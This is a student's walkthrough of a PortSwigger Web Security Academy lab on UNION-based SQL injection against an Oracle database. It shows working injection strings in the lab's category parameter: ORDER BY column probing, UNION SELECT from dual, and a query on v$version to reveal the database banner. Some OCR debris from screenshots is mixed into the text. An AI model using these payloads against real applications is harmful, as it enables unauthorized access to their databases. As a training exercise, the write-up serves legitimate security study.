
Lab7: SQL Injectiion

Link: https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-oracle



Goal: User union Query in Oracle database and display database version string.

To display which version oracle database our victim is using we have to use Union operater.

before using union operator we have to determine number of column in the query.


lets divide the problem into number of steps

step1 = finding number column (using Order by query)

step 2 = finding which column supports string or text datatype (by replacing null value with string in union query)

step 3 = display version of database is using.

step1 = finding number column (using Order by query)
we can find out using Order by query.
query= ' order by 1 --






Gifts' order by 1 ---

now lets check for order by 2

query= 'order by 2 --



Gifts' order by 2 ---

now lets check for 3 column

query = 'order by 3 ---

ademy.net/filter?category=Gifts' order by 3 -
C Coursera | Online C... 😘 vmedulife Software 🔀 Gmail 👂 Conter

Internal Server Error

Back to lab description >>


Internal Server Error

and we got internal server error means number column is 3-1 =2

step 2 = finding which column supports string or text datatype (by replacing null value with string in union query)

we can find which column supports string / text value using union query with null value in it.

query = 'union select null,null --



ection attack, querying the database type and version on

Linux: version 1

Internal Server Error Back to lab desc

Internal Server Error


we got internal server error but looking at display result it should not happen and if we look back on the lab description we can say that we are dealing with different database.

note *** here's problem comes unlike mysql database our victim is using Oracle database and select Query is bit different than our mysgl query ***

A Hint On Oracle databases, every SELECT statement must specify a table to select FROM. If your UNION SELECT attack does not query from a table, you will still need to include the FROM keyword followed by a valid table name. There is a built-in table on Oracle called dual which you can use for this purpose. For example: UNION SELECT 'abc' FROM dual For more information, see our SQL injection cheat sheet.

means: that we have to use dual after from keyword

query = 'union select null, null from dual --



on attack, querying the database type and version on




Gifts'union select null, null from dual --

and it worked.

now we can replace null value with string value so we can find which column will support string value.

query = 'union select 'text1', 'text2' from dual --



ttack, querying the database type and version on



Gifts'union select 'text1', 'text2' from dual --

ch:

Snow Delivered To Your Door

By Steam Train Direct From The North Pole W dreaming of since you were a child. Your snow simple steps, your snow will be ready to scatte small plastic tubs (there is some loss of molec snowflakes. *Scatter snow. Yes! It really is tha future purchases for every referral we receive order before your existing snow melts, and allo



we had two column and both column support string value.

step 3 = display version of database is using.

since we are using oracle database we can use first query to find database version and display the result.

Database version


You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.



query= 'union select banner ,null from v\$version --

Or

query = 'union select version, null from v\$instance -- (from some reason this query is not working)



njection attack, querying the database type and version on





Gifts'union select banner ,null from v\$version --

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Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

PL/SQL Release 11.2.0.2.0 - Production

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and we solved the lab.